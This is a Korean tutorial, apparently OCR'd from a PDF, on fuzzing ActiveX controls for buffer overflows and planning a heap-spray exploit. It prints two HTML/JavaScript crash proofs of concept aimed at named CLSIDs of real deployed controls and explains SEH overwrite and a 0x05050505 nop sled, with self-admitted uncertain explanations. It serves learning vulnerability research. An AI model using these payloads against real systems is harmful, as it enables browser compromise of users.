ActiveX BOF 취약점 테스트 및 Heap Spray를 이용한 Exploit

먼저 이글을 쓸수 있도록 지대한 도움을 주신 AmesianX님께 감사의 인사말을 올리고 시작하겠습니다.

참고로 제닉이 이거 썼다가 저거 썼다가 해서 앞으로 홍병장대신 Hongl0을 쓰고 Ph.Friend는 또다른 네임입니다.


(점점 정신분열증 증세까지 오는군요...)

최초 문서 배포지:http://www.powerhacker.net

작성자 : Hongl0

소속 : 부경대 Cert is,PowerHacker

ActiveX의 취약성




OLEVIEW를 이용한 ActiveX Control 보는방법.

인터넷->옵션->개체보기

oleview는 vc++프로페셔날로 깔면 나오는 툴이다 NT버전으로 무료로 제공해주기도 한다.


<그림 oleview-1>



Control의 리스트에 나타내는 부분이 실제적으로 돌아가는 모듈이라고 생각하면되겠다

간단한 타켓을 잡아 테스팅을 해보겠다 해당 ActiveX는 실제로 서비스하고 있는 activex이므로 해당 컨트롤을 공개하지 못하니 양해를 바라겠다.

<그림 oleview-2>



그림과 같이 Copy HTML <object> Tag to Clipboard 로 들고 와서 붙여넣어보면

<object

classid="clsid:93F79C47-F414-4EEE-95C5-A0F0ACE59A0E"


>

</object>

태그를 획득할수있다 classid는 해당 activex의 객체 아이디라고 생각하면 되겠다.

그리고 해당 클래스의 typelib정보를 보면

<그림 oleview-3>



해당 클래스의 매서드 정보를 볼수있다 화면에 보이는 CoClass는 오브젝트 단위로 소프트웨어 컴포넌트를 구현하는 기본단위이며 이것이 메모리에 적재되어 인스턴스화 된 것을 COM오브젝트라고 부릅니다 결국 COM인스턴스화 된 매서드의 정보도 보여주는것이죠.

해당 내용은 깊게 들어가지 않겠습니다 물론 문서목적이 빗나갈수도 있지만...여기에 관해

자세한 공부를 하지않아서 힘듭니다 -.-;

LOCAL 환경에서 간단한 BOF 테스트 방법....

여기서 CheckModule 매서드의 BOF를 테스트 해보겠습니다.

<Test Code>


```
<html><title>ActiveX BOF Test Code By Hong10(Ph.Friend & &AmesianX)</title>

<object id='test' classid='clsid:93F79C47-F414-4EEE-95C5-A0F0ACE59A0E'>

</object>

</html>

<script languag='javascript'>

document.all.test.CheckModule("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA","AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

</script>
```

간단하죠?ㅎㅎ 실제로 BOF가 일어나는지 확인 해보자구요..


아 그전에 간단한 세팅을 하나 하자면

OllyDBG를 실행하면 Option->Just In Time Debugging을 선택

<그림 olly-1>



<그림 olly-2>




Make OllyDbg just-in-time debugger를 클릭합니다

그러면 IE에서 뻑이 났을때 디버깅 제어권을 OllyDbg로 넘겨줍니다.

그럼 실행을 해볼까요?


<그림 olly-3>



그럼 위와 같은 MS에서 자주 접하는 메시지를 볼수있을껍니다 디버그를 클릭해봅시다.

그러면 Olly가 열리면서 Exception 부분에서의 디버깅 정보를 보여주게 될겁입니다

<그림 olly-4>



아쉽게도 EIP까지는 변경하지는 못하는군요...EIP가 가령 41414141이면 어떻게 될까요?

네 바로 우리가 알고있던 RET을 덮어서 쉘이든 머든 실행을 시켜볼수 있을겁니다.

사실 윈도우에서는 RET주소 보다는 SEH을 덮어씌는 구조로 되어 있더군요..

그 과정을 문서화 시키기위해 실제로 이틀밤을 새면서 취약점을 찾아본결과 하나 발견할수있었습니다

좀더 빨리 발견할수 있었지만 사실 감도 없고 처음 찾아 보는거라서 많이 헤메었는데...

AmesianX님의 도움으로 하나 찾아 볼수 있었습니다..

해당 BOF를 찾는 방법역시 기술하겠습니다 :)

단,국내 activeX인 관계로 해당 모듈은 공개를 하지 않겠습니다.

그렇다면 해당매서드들을 일일이 저런식으로 찾아야 될까요?

전 처음에 그렇게 했습니다 -_-;

한 5~6시간 그렇게 하니 팔에 쥐가나서 안되겠다 싶어서 Fuzz이라는 툴을 쓰는 아이디어를 냈습니다

www.securityproof.net에서 공개한 문서중 Axman을 돌려봤는데 솔직히 실망스러웠습니다..

머 정확도는 물론 프로그램의 안정성 등 뭣하나 만족 스럽지 못하더군요

그래서 질문을 올려본결과 ComRaider이라는 좋은 툴을 소개 받게 되었습니다.

ComRaider를 이용한 스캔...


사실 Fuzzing Tool은 먼가 취약점을 찾기보다는 우리가 찾고자하는 범위를 조금더 좁혀주는 즉 제가 5~6 시간

삽질한 시간을 단축시켜줄뿐..그이상도 그이하도 아닙니다 좀더 detail한 부분은 위와 같은 방법으로 알아봐야겠죠

아래 사이트에서 받을수 있습니다

http://labs.idefense.com/software/fuzzing.php

<그림 ComRaider-1>




해당 dll or ocx file을 오픈해줍니다 해당 파일들은 대부분

인터넷 도구->옵션->일반탭->임시인터넷파일(설정)->개체보기 하면 파일들이 나옵니다


전 제가 찾은 취약점파일을 열어보고 테스팅을 해보겠습니다.

<그림 ComRaider-2>



이런이런 돌리자마자 exception을 발견했군요...exception내용을 살펴볼까요?

<그림 ComRaider-3>



우리가 그토록 갈망하던 eip 41414141 Crash입니다...혹시 저만 갈망한건가요? :(

자 마무리 확인 작업을 걸어봅시다..수동테스트..

해당 ActiveX의 clsid를 얻고 간단하게 자바스크립트를 짜서 (위에 작업했던 내용이죠 ^^)


IE를 띄어보면 crash가 납니다...olly로도 확인사살 들어가봅시다.

-코드-

```
<HTML>

<HEAD>

<TITLE> www.xxx.com - DeleteLink 함수 익스플로잇(Exploit) </TITLE>

</HEAD>


<BODY>

<OBJECT ID="test" CLASSID="CLSID:C8EF71CC-3F2D-4854-95B5-7148D4830B31">

</OBJECT>

<SCRIPT LANGUAGE=JAVASCRIPT>


// Ph.Friend &

// AmesianX in powerhacker.net ^^



document.all.test.DeleteLink("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

</SCRIPT>
</BODY>
</HTML>
</BODY>
</HTML>
```

<그림 olly-5>



여기서 A값을 2배를 줘서 테스트해보길 바란다 아마 IE가 오류메시지를 뱉어내지 못하고 그냥 종료해버릴 것이다

사실 윈도우는 Exception이 일어나면 커널로 제어권이 넘어간다 즉 SEH주소로 넘어가 처리를 해주고 해당 메시지를 뿌려주는데 A값을2배로 써주게 되면 SEH주소마저 덮어 씌워버리기 때문이다 참고로 SEH overflow기법도 있지만 여기서는 다루지 않겠다. 사실 잘모른다 ㅡ.ㅡ;;

05050505 주소를 이용한 Nop sled...

우리는 eip주소를 05050505를 가리키게 할것입니다. 사실 90 Nop기법도 있지만..05에 대해서 간략하게 얘기하자면

이부분은 제가 틀릴수도 있습니다 실제로 05050505값을 넣은 opcode를 확인하면 add EAX,5050505 으로 되어있을겁니다 계속해서 EAX를 더할뿐 의미없는 코드가 되어 자연스럽게 eip가 증가하여 우리가 원하는 실행코드까지 도달할수있다는 것입니다

제 분석과 또다른 하나는 05050505 주소에는 05050505값이 들어 있습니다 일명 '마법의 수' 라고해서 SEH을 조금더 보다보면 삼중으로 감싸져있습니다..(죄송합니다 그냥 제가 어디서 줍어들은 내용들이라 신뢰성은별로 없습니다.)처음 SEH부분을 쉘코드 주소로 덮어 씌우더라도 두 번째 exception 루틴에서 걸려 다시금 seh을 향하게 됩니다 그걸 우회하기위해 05~주소로 가리키게 되면 두 번째 exception루틴또한 05~가게 될겁니다

이런식으로 의미없는 주소로 opcode들이 실행하면 eip가 증가하여 결국 쉘 코드를 실행시킬 수 있는 개념인 듯

보입니다만...좀더 공부를 많이 하겠습니다 ㅜ_ㅜ

Exploit의 간단한 설명(이부분이 좀 애매할듯...-_-;;)

우린 최근 유행하고있는 heap spray코드를 아마 손쉽게 획득할수 잇을겁니다

구글형님이 자료를 쥐고 있겠죠?!

대략적인 공격내용은 이렇습니다

